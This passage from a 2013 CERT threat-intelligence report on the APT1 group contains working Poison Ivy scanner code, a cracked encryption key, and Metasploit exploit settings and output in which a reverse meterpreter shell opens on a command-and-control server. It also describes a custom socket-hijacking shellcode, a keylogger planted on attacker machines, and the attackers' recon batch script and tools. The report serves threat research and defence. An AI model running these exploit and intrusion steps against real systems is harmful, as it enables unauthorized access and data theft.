Public document

APT1: technical backstage

malware analysis

General information	
Sequence number	002
Version	1.0
State	Final
Approved by	Paul Rascagnères
Approval date	27/03/2013
Classification	Public

History

Version	Date	Author	Modifications
0.1	12/03/2013	P. Rascagnères	Document creation
0.2	13/03/2013	P. Rascagnères	Document update
0.3	14/03/2013	P. Rascagnères	Document update
0.4	15/03/2013	P. Rascagnères	Appendix creation
0.5	17/03/2013	C. Harpes	Proofreading
0.6	17/03/2013	P. Rascagnères	Screenshot modification
0.7	24/03/2013	P. Rascagnères	Shellcode part
0.8	25/03/2013	P. Rascagnères	Corrections
1.0	27/03/2013	P. Rascagnères	Final version

Table of contents

1 Introduction 5
1.1 Context 5
1.2 Objectives 5
1.3 Authors 5
1.4 Ethical choices 5
1.5 Document structure 5
2 Information gathering 6
2.1 Command & Control scanner 6
2.2 IP ranges 7
2.3 Working hours 7
3 Poison Ivy 8
3.1 Description 8
3.2 Remote code execution vulnerability 8
3.3 Encryption key brute forcing 8
3.4 Exploitation 9
3.5 Shellcode 11
4 Information obtained on the C&C 12
4.1 Infrastructure schema 12
4.2 Tools 15
4.3 Targets 16
5 Terminator RAT (aka Fakem RAT) 18
5.1 Description 18
5.2 Password protection 18
5.3 Features and usage 19
5.4 Scanner 25
5.5 Remote code execution vulnerability 25
6 Conclusion 27
Appendix 28
Poison Ivy exploit 28
Camellia plugin for John the Ripper 31
Terminator (aka Fakem RAT) password brute forcer 34
Terminator (aka Fakem RAT) exploit 35
Shellcode 37

List of figures

Figure 1: Attackers working hours 7
Figure 2: Network schema 12
Figure 3: Proxy server login window 13
Figure 4: Poison Ivy interface with the list of connected machines 13
Figure 5: Poison Ivy interface with a shell 14
Figure 6: Example of network target diagram 17
Figure 7: Terminator password 18
Figure 8: Terminator CRC algorithm 19
Figure 9: Terminator xor and compare operation on the password 19
Figure 10: Terminator: starting interface 20
Figure 11: Terminator: Protocol and port choice 20
Figure 12: Terminator: List of infected machines 20
Figure 13: Terminator: List of features 21
Figure 14: Terminator: List of processes on the infected machine 22
Figure 15: Terminator: List of opened ports on the infected machine 22
Figure 16: Terminator: Remote shell on the infected machine 23
Figure 17: Terminator: Registry access to the infected machine 23
Figure 18: Terminator: Services management on the infected machine 24
Figure 19: Terminator: Information about the infected machine 24
Figure 20: Terminator: Installed software on the infected machine 25

1 Introduction

1.1 Context

The company Mandiant published in February 2013 a report about an Advance Persistent Threat (APT) called APT1. The report can be freely downloaded here: http://intelreport.mandiant.com/.

Inspired by this article, we have decided to perform our own technical analysis of this case. In the report, Mandiant explains that the attackers were using a well-known Remote Administration Tool (RAT) called Poison Ivy and that they were located in China. We based our investigation based on those two facts only.

1.2 Objectives

The objective of the mission was to understand how these attackers work. Our purpose was to identify their infrastructures, their methodologies and also the tools they used. We are convinced that in order to protect our infrastructures against this kind of attacks, we need to analyse, learn and understand the way attackers work.

1.3 Authors

This report has been created by Malware.lu CERT, the first private Computer Security Incident Response Team (CSIRT) located in Luxembourg and itrust consulting S.A.R.L, a Luxembourg based company specialising in formation system security.

We would like to thank the incident response teams who have collaborated with us. Thanks for their help and for their support.

1.4 Ethical choices

In this chapter is described our approach about the ethical choices made during this work.

First, we warned the national and/or private Computer Security Incident Response Teams (CSIRT - CERT) associated to the targets of the attackers. Before publishing this report, we have waited for a reasonable time. Finally, all the servers from which we collected data belonged to the attackers. We do not attack or try to attack compromised machines.

1.5 Document structure

This document is structured in the following way:

- Chapter 2 deals with the information gathering phase;
- Chapter 3 describes the malware Poison Ivy and a vulnerability of it;
- Chapter 4 is a static analysis of samples;
- Chapter 5 deals with the information we gathered on the attacked command & control;
- Chapter 6 introduces an homemade RAT called terminator;

2 Information gathering

2.1 Command & Control scanner

In the Mandiant report, it is explained that the attacker used a well-known Remote Administration Tool (RAT) called Poison Ivy. This RAT can be freely downloaded here: http://www.poisonivy-rat.com/. This RAT will be discussed in the next chapter.

To identify the machines that were using this RAT, we have developed a Poison Ivy scanner. Here is the code of this scanner:

```
def check_poison(self, host, port, res):
    try:
        af, socktype, proto, canonname, sa = res
        s = socket.socket(af, socktype, proto)
        s.settimeout(6)
        s.connect(sa)
        stage1 = "\x00" * 0x100
        s.sendall(stage1)
        data = s.recv(0x100)
        if len(data) != 0x100:
            s.close()
            return
        data = s.recv(0x4)
        s.close()
        if data != "\xD0\x15\x00\x00":
            return
        print  "%s  Poison  %s  %s:%d"  %  (datetime.datetime.now(),  host,
sa[0], sa[1])
    except socket.timeout as e:
        pass
    except socket.error as e:
        pass
```

The scanner sends 100 times 0x00 to a specific port and IP. If in the response the server sends back 100 other bytes followed by the specific data 0x000015D0, we know that the running service is a Poison Ivy server.

We chose to scan the following ports:

- 3460 (default Poison Ivy port)
- 80 (HTTP port)
- 443 (HTTPS port)
- 8080 (alternate HTTP port).

We decided to scan a wide IP range located in Hong Kong.

2.2 IP ranges

After removing false positives, we identified 6 IP ranges where Poison Ivy Command & Control servers were running:

- 113.10.246.0 - 113.10.246.255: managed by NWT Broadband Service
- 202.65.220.0 - 202.65.220.255: managed by Pacific Scene
- 202.67.215.0 - 202.67.215.255: managed by HKNet Company
- 210.3.0.0 - 210.3.127.255: managed by Hutchison Global Communications
- 219.76.239.216 - 219.76.239.223: managed by WINCOME CROWN LIMITED
- 70.39.64.0 – 70.39.127.255: managed by Sharktech

2.3 Working hours

We had some difficulties to identify the C&C servers because the attackers stopped the Poison Ivy daemon when they were not using it. That explains why the scanner did not identify all the C&C servers at certain moments of the day. However, using this parameter, we were able to identify their working hours. Here is the average working hours for a week (the hour on the graph is UTC+1):




Figure 1: Attackers working hours

Generally, the attackers worked between 2AM and 10AM from Monday to Saturday included.

3 Poison Ivy

3.1 Description

Poison Ivy is a Remote Administration Tool (RAT) available here: http://www.poisonivy-rat.com/index.php?link=download. This RAT is well documented on the Internet. Here is a short list of the features it provides:

- File management;
- File search;
- File transfer;
- Registry management;
- Process management;
- Services management;
- Remote shell;
- Screenshot creation;
- Hash stealing;
- Audio capture;
- …

3.2 Remote code execution vulnerability

An exploitable vulnerability has been discovered by Andrzej Dereszowski from SIGNAL 11. The description of the vulnerability can be found here: http://www.signal11.eu/en/research/articles/targeted_2010.pdf. This vulnerability allows the remote execution of arbitrary code on the command & control server. Metasploit framework provides an exploit to use this vulnerability. The code is available here: http://dev.metasploit.com/redmine/projects/framework/repository/entry/modules/exploits/windows/misc/poisonivy_bof.rb.

This exploit did not work in our context. The exploit has two possible exploitations:

- by using the default password: admin
- by using brute force

As the two methods did not work; we created a third one. This method consists of finding the real password used for the encryption. Our homemade exploit with an option for the password is available in Appendix.

For information, an additional Ruby package is needed to use the camellia cipher. The package can be installed using the gem command:

```
root@alien:# gem install camellia-rb
```

The next step was to find the password used to encrypt the communication.

3.3 Encryption key brute forcing

The RAT uses a key to encrypt the communication. The password is set by the administrator and its default value is “admin”. After a quick search on the Internet, we know that Poison Ivy uses Camellia as encryption algorithm. The encryption is made with 16 bytes blocks. So we decided to choose the following approach:

- Send 100 bytes (with 0x00) to the daemon (same than in our scanner)
- Get the first 16 bytes as result from the server

Here is the formula of the result:

Result = Camellia(16*0x00, key)

The result is not a printable value. Thus, we decided to make a base64 of this value and add the flag $camellia$ to identify the algorithm. Here is an example of result:

```
$camellia$ItGoyeyQIvPjT/qBoDKQZg==
```

To get the key, we developed a "John the Ripper" extension. "John the Ripper" is an open source password cracker. The source code can be downloaded here: http://www.openwall.com/john/. OpenSSL provides the camellia algorithm. The code source of the "John the Ripper" plugin to crack camellia hashes by using the OpenSSL library is available in the appendix.

After compiling "John the Ripper", a new format is available: camellia. Here is an example of a brute force session:

```
rootbsd@alien:~/john-1.7.9-jumbo-7/run$ cat test.txt
$camellia$ItGoyeyQIvPjT/qBoDKQZg==

rootbsd@alien:~/john-1.7.9-jumbo-7/run$ ./john --format=camellia test.txt
Loaded 1 password hash (Camellia bruteforce [32/32])
No password hashes left to crack (see FAQ)
rootbsd@alien:~/john-1.7.9-jumbo-7/run$ ./john --show test.txt
?:pswpsw

1 password hash cracked, 0 left
```

The key is "pswpsw". This key must be used in our homemade Metasploit exploit.

3.4 Exploitation

With the information we previously described, we were able to get access to the attackers servers.

```
msf  exploit(poisonivy_bof_v2) > show options

Module options (exploit/windows/misc/poisonivy_bof_v2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Password     pswpsw           yes       Client password
   RANDHEADER   false            yes       Send random bytes as the header
   RHOST        X.X.X.X          yes       The target address
   RPORT        80               yes       The target port


Payload options (windows/meterpreter/reverse_https):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   EXITFUNC   thread           yes       Exit : seh, thread, process, none
   LHOST      my_server        yes       The local listener hostname
   LPORT      8443             yes       The local listener port


Exploit target:

   Id   Name
```

```
   --  ----
   0   Poison Ivy 2.3.2 / Windows XP SP3 / Windows 7 SP1


msf  exploit(poisonivy_bof_v2) > exploit
[*] Started HTTPS reverse handler on https://my_server:8443/
[*]  Meterpreter  session  1  opened  (my_server:8443  ->  Y.Y.Y.Y:3325)  at
2013-03-07 07:51:57 +0100

meterpreter> ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface  2
============
Name                 :  AMD  PCNET  Family  PCI  Ethernet  Adapter  -
���□��2������□�□↵�
Hardware MAC : 00:0c:29:c9:86:57
MTU          : 1500
IPv4 Address : 192.168.164.128
IPv4 Netmask : 255.255.255.0
```

Once connected to the Poison Ivy server, we noticed that the server had no public IP. We attacked a server with the IP X.X.X.X (identified during the scan) and the meterpreter endpoint IP address was Y.Y.Y.Y. We concluded that the Poison Ivy daemon was hidden behind a proxy server, by using port forwarding to hide the real IP of the command & control server. We could also identify that the vendor ID of the MAC address is VMWare. By listing the processes, we are able to validate this hypothesis:

```
meterpreter > ps aux

Process List
============

 PID   PPID  Name                 User                     Path
 ---   ----  ----                 ----                     ----
 0     0     [System Process]
 4     0     System
 248   704   P232.exe             WILLOW-3796929A\willow   C:\VIP\IVY\P232.exe
 272   780   alg.exe                                       C:\WINDOWS\System32\alg.exe
 440   4     smss.exe             NT AUTHORITY\SYSTEM      \SystemRoot\System32\smss.exe
 704   604   explorer.exe         WILLOW-3796929A\willow   C:\WINDOWS\Explorer.EXE
 712   440   csrss.exe            NT AUTHORITY\SYSTEM      \??\C:\WINDOWS\system32\csrss.exe
 736   440   winlogon.exe         NT AUTHORITY\SYSTEM      \??\C:\WINDOWS\system32\winlogon.exe
 780   736   services.exe         NT AUTHORITY\SYSTEM      C:\WINDOWS\system32\services.exe
 792   736   lsass.exe            NT AUTHORITY\SYSTEM      C:\WINDOWS\system32\lsass.exe
 896   1228  wuauclt.exe          WILLOW-3796929A\willow   C:\WINDOWS\system32\wuauclt.exe
 960   780   vmacthlp.exe         NT AUTHORITY\SYSTEM      C:\Program Files\VMware\VMware
                                                              Tools\vmacthlp.exe
 976   780   svchost.exe          NT AUTHORITY\SYSTEM      C:\WINDOWS\system32\svchost.exe
 1048  780   svchost.exe                                   C:\WINDOWS\system32\svchost.exe
 1176  704   VMwareTray.exe       WILLOW-3796929A\willow   C:\Program Files\VMware\VMware
                                                              Tools\VMwareTray.exe
 1200  780   cmdagent.exe         NT AUTHORITY\SYSTEM      C:\Program Files\COMODO\COMODO Internet
```

```
                                                     Security\cmdagent.exe
1228  780   svchost.exe        NT AUTHORITY\SYSTEM     C:\WINDOWS\system32\svchost.exe
1328  704   VMwareUser.exe     WILLOW-3796929A\willow  C:\Program Files\VMware\VMware
                                                        Tools\VMwareUser.exe
1384  780   svchost.exe                                C:\WINDOWS\system32\svchost.exe
1448  780   svchost.exe                                C:\WINDOWS\system32\svchost.exe
1472  780   ZhuDongFangYu.exe  NT AUTHORITY\SYSTEM     C:\Program
                                                        Files\360\360Safe\
                                                        deepscan\zhudongfangyu.exe
1568  780   spoolsv.exe        NT AUTHORITY\SYSTEM     C:\WINDOWS\system32\spoolsv.exe
1592  704   ctfmon.exe         WILLOW-3796929A\willow  C:\WINDOWS\system32\ctfmon.exe
1860  780   VMwareService.exe  NT AUTHORITY\SYSTEM     C:\Program Files\VMware\VMware
                                                        Tools\VMwareService.exe
2232  1044  xPort.exe          WILLOW-3796929A\willow  C:\VIP\CMD\xPort.exe
3072  3032  conime.exe         WILLOW-3796929A\willow  C:\WINDOWS\system32\conime.exe
3196  704   cfp.exe            WILLOW-3796929A\willow  C:\Program Files\COMODO\COMODO Internet
                                                        Security\cfp.exe
```

3.5 Shellcode

After a few days the attackers detected our presence on their systems, particularly because of the network connections between their Poison Ivy machines and our machines. Using the `netstat` command they were able to detect our connection. Basically, the Poison Ivy server only had connections originating from the proxy server and no connection from any other IP. In order to stay stealth we had to connect to the Poison Ivy server through the proxy server. To establish this connection we decided to create our own shellcode.

The principle of our shellcode is as follows:

- Once injected in a process, the shellcode looks for open sockets;
- Once a opened socket is detected, this socket is closed;
- After, the shellcode binds itself on the previous open port;
- From now on, we are going to use the same technique than the one used in meterpreter (bind_tcp).

Our shellcode goal is to close the Poison Ivy daemon's socket and then open our own socket on the same port. Once our socket is opened we can use the proxy chains provided by the attackers to connect to the Poison Ivy server. In this case, when attackers checked the opened connections using `netstat` they could not identify our connection since it appeared to be originating from an infected target…

The source code of the shellcode can be found in appendix.

4 Information obtained on the C&C

4.1 Infrastructure schema

Our investigation allowed us to draw a network schema of the attackers' infrastructure.




Figure 2: Network schema

The infected machines communicate with the proxy through the Internet. The proxy server will forward the network packets to the Poison Ivy server. The proxy feature is done by an executable called xport.exe. This executable can encode network traffic using a xor operation. This feature requires having the executable running on both machines: the proxy and the Poison Ivy server. The syntax on the proxy server is:

```
xport.exe Proxy_ip proxy_port Poison_Ivy_ip Poison_Ivy_port number
```

The argument *number* can either be set to *1* or *2* and represents the two different encoding keys. The syntax on the Poison Ivy server is:

```
xport.exe Poison_Ivy_ip Poison_Ivy_port localhost Poison_Ivy_daemon_port
number
```

The Poison Ivy server is managed by the attackers through a VMWare remote desktop, so that we were not able to get the real IP address of the attacker. During our investigation, we identified an established Remote Desktop Protocol (RDP) connection between the Poison Ivy server and the proxy server. We decided to install a key-logger on the Poison Ivy server that allowed us to see credentials to remotely connect to the proxy server.

Since the attackers use RDP to manage the proxy server and that we had access, we copied the Windows event logs. Those logs contained all IPs which established a successful RDP authentication. We identified more than 350 unique IPs:

```
rootbsd@alien:~/APT1$ cat list_ip.txt | sort -u | wc -l

384
```

We suppose that this list also contains Poison Ivy servers IPs and maybe IPs of attackers who inadvertently connect directly to the proxy).

Here is the screenshot of the proxy RDP authentication:

Figure 3: Proxy server login window

Here is the screenshot of the Poison Ivy interface:




Figure 4: Poison Ivy interface with the list of connected machines

Here is the screenshot of an attacker using a remote shell to an infected target:




Figure 5: Poison Ivy interface with a shell

Using those accesses, we managed to exfiltrate a massive amount of files, event logs, netstat outputs… The interesting information can be divided in two categories:

- Information about the tools used by the attackers;
- Information about the targets.

4.2 Tools

The following table provides an overview on the discovered tools.

Name	**MD5**	**Description**
KeyX.exe	3d0760bbc1b8c0bc14e8510a66bf6d99	Keylogger, log in %APPDATA%/ teeamware.log
TmUpdate.exe	b31b9dd9d29330917627f9f916987f3c	Unknown: the binary opens ports 443 and 3126
ggg.exe	1295f4a3659cb481b6ae051b61567d7d	Dumps hashes. Usage: ggg.exe <LSASS Process ID> <HashFileName>
ggg64.exe	3fd2c4507b23e26d427f89129b2476ac	Dumps Hashes (64bits version). Usage: ggg64.exe <LSASS Process ID> <HashFileName>
iochttp.exe	a476dd10d34064514af906fc37fc12a3	Unknown: opens the port 80 and uses the library https://code.google.com/p/spserver/
iochttp3.exe	d91a6d50702822330acac8b36b15bb6c	Unknown: open the port 80 and uses the library https://code.google.com/p/spserver/
ippmin.exe	ffea249e19495e02d61aa52e981cebd8	Unpacked version of TmUpdate.exe
m.exe	5b4d4d6d77954107d927eb1987dd43fb	This tool will listen on the port-[localport] at the same time, receive two connections on the same port, and exchanges data between two connections. Usage: MapPort2 [localport] [localip]
map.exe	266fbfd5cacfcac975e11a3dacd91923	This tool will build two connections, One is from local host to raddr1:rport1 ,another is from local host to raddr2:rport2 and it will exchange data between these two connections. Usage: MapPort3 [raddr1] [rport1] [raddr2] [rport2]
nc.exe	ab41b1e2db77cebd9e2779110ee3915d	Official netcat binary
nc1.exe	8be39ba7ced43bef5b523193d94320eb	Packed version of netcat
nc2.exe	2937e2b37d8bb3d9fe96ded7e6f763aa	Packed version of netcat
putty.exe	9bb6826905965c13be1c84cc0ff83f42	Official putty binary
xPort.exe	2aabd170dae5982e5d93dc6fd9f2723a	Port forward tool
pwdump.dll	7a115108739c7d400b4e036fe995519f	Password dump 64 bits (library)
pwdump.exe	f140e0e9aab19fefb7e47d1ea2e7c560	Password dump 64 bits (binary)
Private	a78cbc7d652955be49498ee9834e6a2d	RAT, we keep the name private because it contains the name of the target
Private	40a3e68eafd50c02b076acf71d1569db	RAT, we keep the name private because it contains the name of the target
Private	5682aa66f0d1566cf3b7e27946943b4f	RAT, we keep the name private because it contains the name of the target
Private	c16269c4a32062863b63a123951166d2	RAT, we keep the name private because it contains the name of the target
Terminator3.6.exe	669cef1b64aa530292cc823981c506f6	Homemade RAT server called Terminator (aka Fakem RAT)
Shtrace.exe	380fe92c23f2028459f54cb289c3553f	Malware sample of the RAT Terminator (aka Fakem RAT)
EXP.EXE	e258cf52ef4659ed816f3d084b3ec6c7	The binary contains Oracle DB queries

getos.exe	71d3f12a947b4da2b7da3bee4193a110	Binary to collect information as group, server and OS via SMB
dump.exe	a4ad1d1a512a7e00d2d4c843ef559a7a	gsecdump v0.7 by Johannes Gumbel
nltest.exe	53b77ada5498ef207d48a76243051a01	http://technet.microsoft.com/en-us/library/cc731935%28v=ws.10%29.aspx
pr.exe	98a65022855013588603b8bed1256d5e	Dotpot Port Scanner Ver 0.92
wget.exe	57a9d084b7d016f776bfc78a2e76d03d	Official wget binary
xForceDel.ex	9fbea622b9a1361637e0b97d7dd34560	Tool to delete lock file

The RAT called Terminator will be described in the next chapter. We found a batch script similar to the one described in Mandiant's report:

```
@echo off
echo %computername% >> c:\recycler\%computername%_base.dat
qwinsta >> c:\recycler\%computername%_base.dat
date /t >> c:\recycler\%computername%_base.dat
time /t >> c:\recycler\%computername%_base.dat
ipconfig /all >> c:\recycler\%computername%_base.dat
nbtstat -n >> c:\recycler\%computername%_base.dat
systeminfo >> c:\recycler\%computername%_base.dat
set >> c:\recycler\%computername%_base.dat
net share >> c:\recycler\%computername%_base.dat
net start >> c:\recycler\%computername%_base.dat
tasklist /v >> c:\recycler\%computername%_base.dat
netstat -ano >> c:\recycler\%computername%_base.dat
dir c:\ /a >> c:\recycler\%computername%_base.dat
dir d:\ /a >> c:\recycler\%computername%_base.dat
dir c:\progra~1 >> c:\recycler\%computername%_base.dat
dir c:\docume~1 >> c:\recycler\%computername%_base.dat
net view /domain >> c:\recycler\%computername%_base.dat
dir /a /s c:\ >> c:\recycler\%computername%_filelist.dat
dir /a /s d:\ >> c:\recycler\%computername%_filelist.dat
del c:\recycler\base.bat
```

The purpose of this batch script is to get information about an infected workstation. In addition, we found a directory with the official SecureCrt, which is an SSH client. We also found the SysInternals suite from Microsoft.

4.3 Targets

The attackers seem to use a dedicated proxy and Poison Ivy server combination for each target. When a target discovers the IP address of a proxy, this address is reassigned to another target. That's why it is **primordial to share the C&C servers IPs with our partners**. The targets were private and public companies, political institutions, activists, associations or reporters.

On the Poison Ivy server, a directory is created for every target. Within this directory, a directory for each infected machine was created. The naming convention for those directories is HOSTNAME^USERNAME. Here is an example:

```
E:\companyABCD\alien^rootbsd\
```

In those directories files are not sorted in any specific manner. The documents types are:

- .PPT

- .XLS
- .DOC
- .PDF
- .JPG

Among those documents, we found:

- Network diagrams;
- Internal IP/user/password combination (local administrator, domain administrator, root, web, webcam…);
- Map of the building with digital code to open doors;
- Security incident listings;
- Security policies;
- …

The sensitive documents were password protected. The passwords pattern is [a-z]{3,4}[0-9]{3,4}, so it was easy to brute force them in reasonable time. Here is an example of a network diagram.




Figure 6: Example of network target diagram

5 Terminator RAT (aka Fakem RAT)

5.1 Description

On one of the proxy server, we identified a binary called Terminator3.6.exe. After a quick analysis we noticed that this binary is the server side of a homemade Remote Administration Tool (RAT). After analysis, we identified that this sample corresponds to Fakem RAT discovered by Trendmicro in January 2013. Additional information can be found there: http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-fakem-rat.pdf.

We were lucky enough to find the client side (the malware) on the same server. These two binaries allowed us to test the product and see how it works.

5.2 Password protection

When the server is starting, a password is asked:




Figure 7: Terminator password

We decided to crack this password. A CRC is generated based on the supplied password. Here is the algorithm of this CRC:




Figure 8: Terminator CRC algorithm

After this operation, a xor, then a compare operation is done:

